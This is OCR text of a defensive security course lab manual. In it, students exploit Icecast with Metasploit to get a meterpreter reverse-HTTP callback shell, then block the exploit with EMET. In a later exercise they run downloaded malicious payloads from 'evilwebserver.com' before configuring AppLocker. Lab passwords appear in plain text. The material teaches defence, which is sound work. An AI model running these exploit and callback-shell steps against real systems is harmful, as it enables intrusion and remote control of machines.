
   USERNAME: root
   PASSWORD: sec599

6. **Disable Apache web server**

   We would like to set up a Command & Control channel using HTTP over port 80. For that reason, we need to disable Apache, so it does not interfere with our exploit work.

   First we need to open a terminal. Then type:

   root@kali:~# service apache2 stop




7. **Launch Metasploit console**

   Let's open up a metasploit console. In the same terminal type the following command:

   root@kali:~# msfconsole

   This should launch the Metasploit framework, as we did in some of the previous labs!



8. **Search for Icecast exploit module**

   Metasploit allows us to search for any matching modules based on a software. We will now search for "icecast" and analyze the results! The command you can use is the following:

   msf > search icecast

```
msf > search icecast
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank   Description
   ----                                  ---------------  ----   -----------
   exploit/windows/http/icecast_header   2004-09-28       great  Icecast Header O
verwrite


msf >
```

9. **Select & configure Icecast module**

   We can now select the right module using the following syntax:

   msf > use exploit/windows/http/icecast_header

   The options we need to configure are:

   RHOST: 10.10.10.1 (this is the IP address of the firewall, which will forward connectivity to the vulnerable Windows machine, remember we are attacking from the "external" perspective)

   We can do this using the following command:

   msf exploit (icecast_header) > set RHOST 10.10.10.1

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
verwrite


msf > use exploit/windows/http/icecast_header
msf exploit(icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  8000             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(icecast_header) > set RHOST 10.10.10.1
RHOST => 10.10.10.1
msf exploit(icecast_header) >
```

10. **Select & configure Meterpreter payload**

Next we need to configure the icecast payload! In order to achieve this, we can enter the following commands:

msf exploit (icecast_header) > set payload windows/meterpreter/reverse_http
msf exploit (icecast_header) > set LHOST 10.10.10.15
msf exploit (icecast_header) > set LPORT 80

Explanation: We want the payload to be a meterpreter and we want it to connect back to our attacking machine over HTTP using port 80.

11. **Exploit Icecast!**

Once all settings are correctly configured, we can now launch the exploit:

msf exploit(icecast_header) > exploit

We can confirm successful exploitation by running "sysinfo" in the meterpreter:

meterpreter > sysinfo

If you feel like, please feel free to play around with your meterpreter a little (after all, it's fun :p). Don't lose too much time however, we need to move forward and start looking at how we can now prevent the exploit from succeeding.

```
msf exploit(icecast_header) > exploit

[*] Started HTTP reverse handler on http://10.10.10.15:80
[*] http://10.10.10.15:80 handling request from 10.10.10.1; (UUID: dledy507) Staging x86 payload
(958531 bytes) ...
[*] Meterpreter session 2 opened (10.10.10.15:80 -> 10.10.10.1:54360) at 2017-08-12 04:42:44 -040
0

meterpreter > sysinfo
Computer        : WINDOWS02
OS              : Windows 10 (Build 14393).
Architecture    : x64
System Language : en_US
Domain          : SYNCTECHLABS
Logged On Users : 5
Meterpreter     : x86/windows
meterpreter >
```

12. **Close meterpreter session**

    Once you are done exploiting, please exit the meterpreter session:

    meterpreter > exit

13. **Install EMET on Windows02**

    Let's switch back to our Windows machine and install EMET! You can find the EMET installer on the Day3 ISO DVD! For proper installation of EMET, we need to login with administrator credentials.

    So let's sign out of your nick.fury account (or use "switch account" in Windows), and use the following credentials to logon:


    USERNAME: .\student-localadmin
    PASSWORD: sec599

    Then install EMET, the EMET setup is rather straightforward, you can just "click" through it! When prompted, select the "Recommended" settings for EMET!

    If you would have installed EMET by elevating to the local admin account from your nick.fury account, you would not be able to run the EMET GUI (which will be essential for further configuration).


14. **Open EMET GUI**

    Now open the EMET GUI by right-clicking the EMET icon in the system tray and selecting "Open EMET".



15. **Opening EMET Apps menu**


    In order to protect our vulnerable application (IceCast), we will need to add it as a "to-be-protected" application in EMET. We can do this by first clicking the "Apps" icon at the top of the EMET GUI. The "Apps" window will give you an overview of already configured applications and the protection measures that have been enabled for each of them!



16. **Add Application**

    Now click the "Add Application" button.


    Browse to the icecast application folder ("C:\Program Files (x86)\Icecast2 Win32") and add file icecast2.exe.



17. **Check EMET configuration**

    Check that icecast2.exe appears in the list of applications to be protected by EMET. By default, it should be added to the bottom of the list and most of the protection measures should be enabled.

    Make sure to click OK to accept the changes.



18. **Sign out and log in as nick.fury**

    Now you can sign out as local administrator and sign in again with your Nick Fury account:


    Username: nick.fury
    Password: Awesomesauce123

    Alternatively, if you used the "switch account" function in Windows 10, let's switch back to our Nick Fury account.

19. **Restart Icecast**

    If Icecast is still running, please click "Stop Server" and close the application window.

    Run icecast again and click the "Start Server" button again.




20. **Exploit again**

Repeat the previous steps: Attempt the same exploit (with the same settings we used in tasks 7, 8, 9, 10 and 11).

Can you confirm what is happening now? The Metasploit exploit should now fail, resulting in the following situation:

- The Icecast server application crashes and a Windows error is returned;
- The Metasploit exploit fails and no "Meterpreter" session is returned.

We have successfully prevented a vulnerable third-party application from being exploited!



SEC599-3.4: Exercise - Configuring AppLocker

Objective

During this exercise, we will deploy a configuration for AppLocker that can be used to stop a malicious payload from executing. We will configure the AppLocker policy on the AD-level (domain) and push it through our clients using group policies.

The exercise consists of the following high-level steps:

- Define the AppLocker application whitelisting configuration on domain-level
- Push the configuration towards clients using group policies
- Attempt to execute our malicious payloads to now see effective blocking of payloads
- Illustrating an application whitelisting bypass technique

Scenario

Virtual Machines

1. SEC599-C01 - Windows
2. SEC599-C01 - DomainController
3. SEC599-C01 - Firewall
4. SEC599-C01 - Kali

Exercise 1 : SEC599-3.4

During this exercise, we will deploy a configuration for AppLocker that can be used to stop a malicious payload from executing. We will configure the AppLocker policy on the AD-level (domain) and push it through our clients using group policies.

The exercise consists of the following high-level steps:

- Define the AppLocker application whitelisting configuration on domain-level
- Push the configuration towards clients using group policies
- Attempt to execute our malicious payloads to now see effective blocking of payloads
- Illustrating an application whitelisting bypass technique

1. **Logon to the Windows workstation**

   As we've done several times through the different labs. We will log on to the Windows workstation with our default user:

   Username: nick.fury
   Password: Awesomesauce123


2. **Executing unwanted applications**

   In this first step, we will show that unwanted applications can be executed on our machines.

Go to URL http://www.evilwebserver.com/samples (also added as a favorite in the Chrome browser), and download the payload.exe, payload.dll, payload.vbs and payload.hta files to your download folder. It's a good idea to use Internet Explorer instead of Chrome, as Chrome's built in mechanism will block the download of these files. You can launch Internet Explorer by typing "iexplore" in the Windows search bar (opened by the Start button).

Once downloaded, we can execute payload.exe, payload.vbs and payload.hta (accept the warnings). For payload.hta, use Microsoft (R) HTML Application host.

The programs will execute, although you will have not have visual confirmation of this (they are actual malicious payloads that attempt to connect back to an attacker machine in the background).




3. **Logon to the domain controller**

   Now, let's try preventing the execution of such files. As we want to tackle this from an enterprise perspective, we will logon to the domain controller (switch machine) with our domain admin credentials:

   Username: Administrator
   Password: Sec599

4. **Launch the GPO editor**

